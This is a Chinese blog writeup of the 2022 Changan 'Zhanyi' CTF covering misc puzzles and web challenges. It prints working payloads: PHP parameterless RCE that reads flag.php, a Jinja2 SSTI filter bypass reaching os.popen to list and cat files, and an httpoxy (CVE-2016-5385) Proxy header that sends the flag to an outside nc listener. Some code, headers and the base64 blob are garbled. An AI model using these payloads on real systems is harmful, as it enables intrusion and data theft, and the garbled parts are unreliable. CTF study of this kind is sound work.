

# 长安“战疫”网络安全卫士守护赛writeup

原创

M1kael 于 2022-01-09 16:11:42 发布 3870 收藏 2

文章标签: [web安全](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。


本文链接: [https://blog.csdn.net/qq\\_53460654/article/details/122394846](https://blog.csdn.net/qq_53460654/article/details/122394846)

版权

## 长安“战疫”网络安全卫士守护赛writeup

misc

八卦迷宫



CSDN @M1kael

得到flag

cazy{zhanchangyangchangzhanyanghechangshanshananzhanyiyizhanyianyichanganyang}

西安加油



tcp流里面找到base64编码

## 2.根据base64编码获取文件


```

XzcyNTgucG5nVWQNAAdwmsZHKHDGYcagxmF1eAsAAQT1AQAAABQAAABQSwECFAMUAgACADU
Y51Tr2PpyUJ0AABOXwAADgAgAAAAAAsAAAAAATIGauQwAY2hpcHMvODQzMi5wbnVVA0AB3Ce
xmEcoMZHKHDGYXV4CwABBPUBAAAEFAAAAFBLAQIUAXQACAAIANRjmvOmXHEXXwAAAKwAAAAZ
ACAAAAAAsAAAAAC0gdgIDQBFX01BQ09TWC9jaG1wcy8uXzgzOmZlucG5nVWQNAAdwmsZHKHDG
YcagxmF1eAsAAQT1AQAAABQAAABQSwECFAMUAgACADUy51Tmo4zAKNWAADYZgAADgAgAAAA
AAAAAAsAAAAATIGeCQ0AY2hpcHMvMzIwNS5wbnVVA0AB3CxmEcoMZHKHDGYXV4CwABBPUBAAAE
FAAAAFBLAQIUAXQACAAIANRjmvOmXHEXXwAAAKwAAAAZACAAAAAAsAAAAAC0gZlDQBFX01B
Q09TWC9jaG1wcy8uXzgzOmZlucG5nVWQNAAdwmsZHKHDGYcagxmF1eAsAAQT1AQAAABQAAABQ
SwECFAMUAgACADUy51TMe1e7dKAAC1WwAADgAgAAAAAAsAAAAAATIFJYQAY2hpcHMvNzMyMw
MS5wbnVVA0AB3CxmEcoMZHKHDGYXV4CwABBPUBAAAEFAAAAFBLAQIUAXQACAAIANRjmvOm
XHEXXwAAAKwAAAAZACAAAAAAsAAAAAC0gXasDQBFX01BQ09TWC9jaG1wcy8uXzgzMDUucG5n
VWQNAAdwmsZHKHDGYcagxmF1eAsAAQT1AQAAABQAAABQSwECFAMUAgACADUy51T4bsb9ehJ
AAAgWgAADgAgAAAAAAsAAAAAATIE8rQ0AY2hpcHMvNTg1Mi5wbnVVA0AB3CxmEcoMZHKHDG
YXV4CwABBPUBAAAEFAAAAFBLAQIUAXQACAAIANRjmvOmXHEXXwAAAKwAAAAZACAAAAAAsAAAA
AAC0gYD3DQBFX01BQ09TWC9jaG1wcy8uXzgzMDUucG5nVWQNAAdwmsZHKHDGYcagxmF1eAsA
AQT1AQAAABQAAABQSwECFAMUAgACADUy51T5Jl1j8FSAAA6YwAADgAgAAAAAAsAAAAAATIFG
+AOAY2hpcHMvNTA3Mz5wbnVVA0AB3CxmEcoMZHKHDGYXV4CwABBPUBAAAEFAAAAFBLAQIU
AXQACAAIANRjmvOmXHEXXwAAAKwAAAAZACAAAAAAsAAAAAC0gWNLDbfX01BQ09TWC9jaG1w
cy8uXzgzMDUucG5nVWQNAAdwmsZHKHDGYcagxmF1eAsAAQT1AQAAABQAAABQSwECFAMUAgA
CADUy51TDDgVuvxgAAAdcQAADgAgAAAAAAsAAAAAATIEpTA4AY2hpcHMvOTcwM15wbnVVA0A
B3CxmEcoMZHKHDGYXV4CwABBPUBAAAEFAAAAFBLAQIUAXQACAAIANRjmvOmXHEXXwAAAKwA
AAAACAAAAAAsAAAAAC0gXgtdBfX01BQ09TWC9jaG1wcy8uXzgzMDUucG5nVWQNAAdwmsZHK
HDGYcagxmF1eAsAAQT1AQAAABQAAABQSwECFAMUAgACADUy51TmeS0oHY4AAC1SAAADgAg
AAAAAAsAAAAAATIE3rg4AY2hpcHMvMzk3OC5wbnVVA0AB3CxmEcoMZHKHDGYXV4CwABBPUB
AAAEFAAAAFBLAQIUAXQACAAIANRjmvOmXHEXXwAAAKwAAAAZACAAAAAAsAAAAAC0gQrnrDgBf
X01BQ09TWC9jaG1wcy8uXzgzMDUucG5nVWQNAAdwmsZHKHDGYcagxmF1eAsAAQT1AQAAABQ
AABQSwUGAAAAAGQAZAAHJgAAz+c0AAAA
  
```

文件后缀:

CSDN @M1kael

在线转为zip解压



拼图得到flag



cazy{make\_Xi'an\_great\_Again}

web

RCE\_No\_Para

```

<?php
if('; ' === preg_replace('/[^\W+\((?R)?\)/', '', $_GET['code'])) {
    if(!preg_match('![img](file:///C:\Users\M1kael\AppData\Roaming\Tencent\QQTempSys\V7(XMWRN){G8~CI}BCCR3QC.gif)s
sion|end|next|header|dir/i', $_GET['code'])){
        eval($_GET['code']);
    }else{
        die("Hacker!");
    }
}else{
    show_source(__FILE__);
}
?>

```

参考链接

[PHP Parametric Function RCE · sky's blog \(skysec.top\)](#)

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab shows a GET request to a PHP endpoint with a payload. The 'Response' tab shows the server's output, including the flag 'flag{2e3452fcec476c9a9bd5320a6017f55a}'.

CSDN @M1kael

所以payload:

?m1kael=system("cat%20/var/www/html/flag.php");&code=eval(current(current(get\_defined\_vars())));

## Flask

根据提示

admin?name=payload?1.js?

然后过滤了[]和\_

参考链接

[以 Bypass 为中心谭谈 Flask-jinja2 SSTI 的利用 - 先知社区 \(aliyun.com\)](#)

所以payload:

```

{%print(lipsum|attr(%22\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f%22)|attr(%22\u005f\u0005f\u0067\u0065\u0074\u0069\u006d\u0064\u005f\u005f%22)(%22os%22)|attr(%22popen%22)(%22ls /%22)|attr(%22read%22)(%)%}

```

← → ↻ 🏠 ⚠️ 不安全 | dd684717.lxctf.net/admin?name={%print(lipsum|attr("\u005f\u00... 📄 🗄️ ⭐️

hello bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var ?js?

然后

```
{%print(lipsum|attr("\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f"))|attr("\u005f\u005f\u0067\u0065\u0074\u0069\u006d\u005f\u005f")("os")|attr("popen")("cat%/f*")|attr("read")()%}%20.js?
```

← → ↻ 🏠 ⚠️ 不安全 | 6b30590d.lxctf.net/admin?name={%print(lipsum|attr("\u005f\u005f\u006

hello flag{1149226ef4cbc153c84cb1591d0a9f64} .js?

## Flag配送中心

CVE-2016-5385

[vulhub漏洞复现 · Ywc's blog \(yinwc.github.io\)](#)

```
IT /index.php HTTP/1.1
>st: 113.201.14.253:14980
er-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
r:95.0) Gecko/20100101 Firefox/95.0
:cept:
xt/html,application/xhtml+xml,application/xml;q=0.9,image/
rif,image/webp,*/*;q=0.8
:cept-Language:
1-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
:cept-Encoding: gzip, deflate
:oxy: http://121.41.59.127:8080/
>nnection: close
>grade-Insecure-Requests: 1
>che-Control: max-age=0
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.21.5
3 Date: Sat, 08 Jan 2022 08:27:22 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.23
7 Content-Length: 1315
8
9 <html>
10 <head>
11 <title>
12   Flag 0000
13 </title>
14 </head>
15 <body>
16 <center>
17 <h1>
18   Flag 0000
19 </h1>
20 <hr>
21 <h2>
22   00Flag0000www.yunyansec.com!
23 </h2>
24 <br />
25 <b>
26   Fatal error
27 </b>
28 : Uncaught exception
29 'GuzzleHttp\Exception\ConnectException' with message
30 'cURL error 52: Empty reply from server (see
31 http://curl.haxx.se/libcurl/c/libcurl-errors.html)' in
32
33 /var/www/html/vendor/guzzlehttp/guzzle/src/Handler/Cur
34 lFactory.php:186
35 Stack trace:
```

CSDN @M1kael

```
[root@i2bp1bu072o42g43kf4jzeZ ~]# nc -l -p 8080
POST http://www.yunyansec.com/ HTTP/1.1
Proxy-Connection: Keep-Alive
User-Agent: GuzzleHttp/6.2.0 curl/7.38.0 PHP/5.6.23
Content-Type: application/x-www-form-urlencoded
Host: www.yunyansec.com
Content-Length: 40

YourFlag=cazy%7BWE_4r3_f4mily_for3vEr%7D^CSDN @M1kael
```